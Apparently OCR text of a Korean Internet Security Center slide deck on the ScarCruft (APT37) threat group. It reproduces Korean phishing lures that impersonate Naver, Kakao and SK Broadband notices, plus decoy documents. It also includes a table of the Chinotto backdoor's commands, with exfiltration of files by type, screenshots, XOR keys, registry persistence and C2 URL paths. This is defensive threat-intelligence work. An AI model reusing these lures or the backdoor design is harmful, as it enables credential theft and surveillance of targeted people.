ScarCruft 그룹 위협 추적과 Defend Forward

AGENDA

Who are we?

What is ScarCruft?

Threat Tracking

Defend Forward

KISC
KrCERT/CC
KOREA INTERNET SECURITY CENTER

Who are we?

Profound Analysis Team

Identify and respond to threats by analyzing cyber incidents
to minimize and prevent damage to cyber incidents

Who are we?

Threat Hunting Life cycle

Yara Rule
Sigma Rule
Report

Result

Hunting

VirusTotal
Inteligence
HUMINT

Incident Response
Malware

Analyzing (Analyst)

Analyzing (system)

FENS
Sandbox
Network

What is ScarCruft ?

aka:

APT 37, Group123
Ricochet Chollima, Venus121

Target :


Journalists
North Korean defectors
Goverment Officials

malpedia.caad.fkie.fraunhofer.de/actor/apt37

What is ScarCruft ?

Known TTPs

'21 ~ '22 2/4



Kno

'21 ~ '22

NAVER

회원님의 아이디는 서비스이용 제한중입니다.

회원님의 아이디(xxxid)에 대한 메일서비스제한이 설정되었으며 이 경고를 무시하는 경우 48시간이내에 회원님의 계정이 완전정지됨을 알려드립니다.

제한일자 및 사유

제한일자	xxxdatetime
제한사유	보안메일무시

이에 서비스 이용 중 본인 확인을 하고 있습니다.
본인 확인이 되지 않으면 서비스 이용제한을 해제할 수 없습니다.

서비스이용 제한 해제

아이디 찾기 | 비밀번호 찾기 | 회원가입

이용약관 **개인정보처리방침** 책임의 한계와 법적 고지 회원정보 고객센터

Copyright © **NAVER Corp.** All Rights Reserved.

NAVER

회원님의 계정이 충돌하였습니다.

회원님 xxxid이(가) 사용하는 로그인 계정이 충돌하였습니다.

아이디는 언제 충돌하나요?

로그인 요청이 10회이상 실패한 경우
신규 아이디 등록요청이 10회이상 중복 된 경우
타계정에서 로그인 전용아이디로 요청한 경우

정상적인 계정활동을 원하신다면, 로그인 계정을 확인하고 충돌을 해결하여주세요.

계정 충돌 해결 바로가기

아이디 찾기 | 비밀번호 찾기 | 회원가입

이용약관 **개인정보처리방침** 책임의 한계와 법적 고지 회원정보 고객센터

Copyright © **NAVER Corp.** All Rights Reserved.

KINU 한반도 동향

KOREA INSTITUTE FOR NATIONAL UNIFICATION

2020년 12월

CONTENTS

편집책임 이무철 통일정책연구실 부연구위원
작 성 자 김혜민 기획조정실 연구원
서영아 기획조정실 연구원
김아영 기획조정실 연구원
용혜민 평화연구실 연구원
김소연 기획조정실 연구원
권주희 북한연구실 연구원
윤훈희 인도협력연구실 연구원
탁민지 인도협력연구실 연구원

이 달의 주요 연구동향 ※ 제목을 클릭하면 해당 본문으로 이동합니다.

한국

북한 8차 당대회의 전략노선 및 대남정책 변화 전망 INSS 전략보고
북한은 지난 8월 개최된 노동당 중앙위원회 7기 6차 전원회의를 통해 내년 1월에 '조선노동당 제8차 대회'를 개최한다고 발표....

미국

Anti-Balloon Launching Laws Are No Threat to South Korean Democracy
Foreign Policy
12월 첫 주에 한국의 여당은 국회에서 130여 개의 법안을 통과시켰으나 워싱턴에서는 이 중 오직 한 법안, 남북관계발전법 개정안만이 주목을 받았을...

중국

주한 유엔군사령부 : 남겨진 바둑 다시두기 군사다이제스트
주한 유엔군사령부는 한국전쟁의 산물로 일정 기간 정해진 역할을 수행하다 시간이 지나면서 그 기능이 약화되자 존치 여부에 대한 논란 지속...

일본

지린성·랴오닝성 기업에 의한 대북투자현황 ERINA PLUS
2001~2016년 중국 기업의 대북 투자는 재투자를 포함하여 총 229건, 누적투자액은 4.8억 달러...

러시아

트럼프 없는 김정은, 미국과 러시아의 새로운 한반도 정책은 무엇인가
Carnegie Moscow Center
미국 대통령 선거에서 조 바이든이 당선됨에 따라 한국 정부는 한반도 문제에 있어 곤란한 상황에 처함...

북한

당중앙위 제7기 제22차 정치국회의 진행 노동신문
12월 30일 노동신문은 조선노동당 중앙위원회 제7기 22차 정치국 회의가 29일 당중앙위 본부청사에서 진행되었다는 소식을 1면 전체를 할애하여 전함...

kakao 고객센터

회원님의 서비스 이용에 대하여 안내말씀을 드립니다.

회원님의 개인정보를 안전하게 보호하고 서비스 이용의 불편을 방지하기 위해,
Daum/Melon 아이디가 카카오계정으로 통합하기 이전의 상태로 분리될 예정입니다.

일시 : 2021-06-10 (목)
조치내용 : 카카오계정 통합 취소 및 서비스 아이디 분리

카카오계정으로 통합 시 로그인/연결 정보를 통해 각 서비스의 사용자임을 확인하였지만,
통합된 Daum/Melon 아이디와 카카오계정의 본인확인 정보가 다름이 확인되었습니다.

카카오계정이 서로 다른 본인확인 정보를 보유하고 있으면 서비스를 정상적으로 이용할 수 없어,
Daum/Melon 아이디를 카카오계정으로 통합하기 이전 상태로 복원하고자 합니다.

Daum/Melon 아이디가 분리된 이후에는 통합 이전과 동일하게 각 서비스에서 로그인하실 수 있습니다.
통합 이전에 설정했던 Daum/Melon 아이디와 비밀번호로 로그인하실 수 있으며,
통합 이전에도 '카카오계정 로그인'을 이용하셨다면 카카오계정으로 로그인하실 수 있습니다.
(Daum/Melon 아이디가 분리된 이후에도 각 서비스의 이용정보와 결제내역 등은 변함없이 유지됩니다.)

Daum/Melon 아이디를 카카오계정으로 다시 통합하여 이용하길 원하신다면,
등록된 본인확인 정보를 확인하신 후, 고객센터로 문의하여 주시길 바랍니다.

감사합니다.

통일부

Monthly Report on North Korea

월간 북한 동향

조선노동당 제8차 대회 분석(2) 경제 및 사회 문화 분야

첨부파일 : 8차당대회 분석_경제 및 사회분야.pdf

cyber@skbroadband.co.kr SK브로드밴드 2021년 9월 e-메일 요금안내서(02)**2-7090)

파일저장 시 바이러스 검사 자동 수행

SK broadband 이메일 요금안내서

고객님의 개인정보 보호를 위해
요금안내서를 보안 메일로 보내드립니다.


보안 요금안내서 보는 방법

STEP 01 STEP 02 STEP 03 STEP 04

KISC KrCERT/CC KOREA INTERNET SECURITY CENTER

Known TTPs

'21 ~ '22 2/4



United Nations A/76/392

General Assembly

Distr.: General
8 October 2021

Original: English

제 76 차 회기
의제 74 (c)
인권증진 및 보호: 인권 상황 및 특별절차 보고

조선민주주의인민공화국 내 인권 상황

사무총장 Note*

요약

조선민주주의인민공화국 내 인권 상황에 관한 특별보고관은 유엔 총회 결의 75/190 에 의거하여 본 보고서를 제출한다. 현 특별보고관 임기 내 마지막으로 총회에 제출하는 보고서이다. 국제공동체로 하여금 시급하게 다뤄져야 할 인권우려에 관심을 기울이도록 유도할 수 있길 희망하며, 오랜 세월 계속되어 온 한반도 분쟁을 평화롭게 해결할 수 있도록 실질적인 주요 조치를 취할 것을 유관 당사자 모두에게 촉구한다.

* 본 보고서는 최신 정보 반영을 위한 기한을 넘기 제출됐다.

21-14432 (E) 291021
2114432

Please recycle

Phishing Mail

E-mail Attachment link Click
&
Download Office Document

compromise host **A**

Decoy document

load Office Macro Script

compromise host **B**

Download Malicious Script

Command Control

compromise host **C**


Chinotto

Information Collection
& exfiltration

KISC KrCERT/CC KOREA INTERNET SECURITY CENTER

Known TTPs

'21 ~ '22 2/4



United Nations A/76/392

General Assembly

Distr.: General
8 October 2021

Original: English

제 76 차 회기
의제 74 (c)
인권 증진 및 보호: 인권 상황 및 특별 절차 보고

조선민주주의인민공화국 내 인권 상황

사무총장 Note*

요약

조선민주주의인민공화국 내 인권 상황에 관한 특별보고관은 유엔 총회 결의 75/190 에 의거하여 본 보고서를 제출한다. 현 특별보고관 임기 내 마지막으로 총회에 제출하는 보고서이다. 국제공동체로 하여금 시급하게 다뤄져야 할 인권 우려에 관심을 기울이도록 유도할 수 있길 희망하며, 오랜 세월 계속되어 온 한반도 분쟁을 평화롭게 해결할 수 있도록 실질적인 주요 조치를 취할 것을 유관 당사자 모두에게 촉구한다.

* 본 보고서는 최신 정보 반영을 위한 기한을 넘기 제출됐다.

21-14432 (E) 291021
2114432

Please recycle

Phishing Mail

Decoy document

Chinotto

E-mail Attachment link Click
&
Download Office Document

load Office Macro Script

Download Malicious Script

Command Control

Information Collection
& exfiltration

compromise ho

compromise ho

compromise ho


Command	Description
ref:	C2에 상태 전달, http://[C2]?ref=id=[%s]&type=hello&direction=send
cmd:	수신받은 cmd 명령 실행 및 로그 저장
down:	파일 다운로드 및 결과 로그 저장
up:	파일 업로드 및 결과 로그 저장
state:	로그파일 업로드 및 로그파일 삭제
regstart:	레지스트리 값 등록 및 결과 로그파일 업로드 및 삭제 위치 : HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run 값 이름: a2McCq 값 데이터 :C:\\Users\\Public\\Documents\\[malware]
cleartemp:	`CSIDL_APPDATA` C:\\Users\\[USERNAME]\\AppData\\Roaming\\s5gRAEs70xTHkAdUjl_DY1fD 하위 파일 삭제
updir:	명령으로 수신된 디렉토리 압축 및 xor인코딩 후 업로드, 로그파일 업로드 및 로그파일 삭제
init:	`CSIDL_DESKTOP`, `CSIDL_PERSONAL`, `CSIDL_MYMUSIC`, `CSIDL_MYVIDEO`, 에서 아래 파일 수집 및 업로드 `jpg|jpeg|png|gif|bmp|hwp|doc|docx|xls|xlsx|xlsm|ppt|pptx|pdf|txt|mp3|amr|m4a|ogg|aac|jpg|jpeg|png|gif|bmp|hwp|doc|docx|xls|xlsx|xlsm|ppt|pptx|pdf|txt|mp3|amr|m4a|ogg|acc|av|wma|3gpp|eml|lnk|zip|rar|egg|alz|7z|vcf|3gp|`
scap:	일정 시간 감염시스템의 스크린샷을 찍어 압축 후, YFXAWSAEAXee12D4로 xor하고 e_[10자리Random str]로 저장 및 공격자의 C2서버로 전달
run:	ShellExecuteW 함수를 통해 매개변수로 지정된 항목을 실행 후 로그파일 전달 및 삭제
chdec:	암호화 된 DATA_BLOB구조의 데이터를 다운로드 받고 복호화.
update:	인자로 받은 파일 다운로드,xor 디코딩, 기존 레지스트리에 등록된 정보 삭제 및 신규 레지스트리 등록 . 로그파일 전달 및 삭제 위치 : HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run 값 이름 : m4cVWKDsa9WxAWr41iaNGR 값 데이터 : [_malware]

KISC KrCERT/CC KOREA INTERNET SECURITY CENTER

Known TTPs

'21 ~ '22 2/4

http://{C2}/bbs/data /cjdc/proc.php → Infosteal



Known TTPs


'21 ~ '22 2/4

http://{C2}/bbs/data/comb/price.php → Command & Control

Command & Control

DESKTOP-Name-first

Victim PC info




add compromised host analysis & unexposed TTPs


KISC
KrCERT/CC
KOREA INTERNET SECURITY CENTER

Compromising host analysis

[compromised host]/kcp/cfg/cat/hp/proc.php




Compromising host analysis



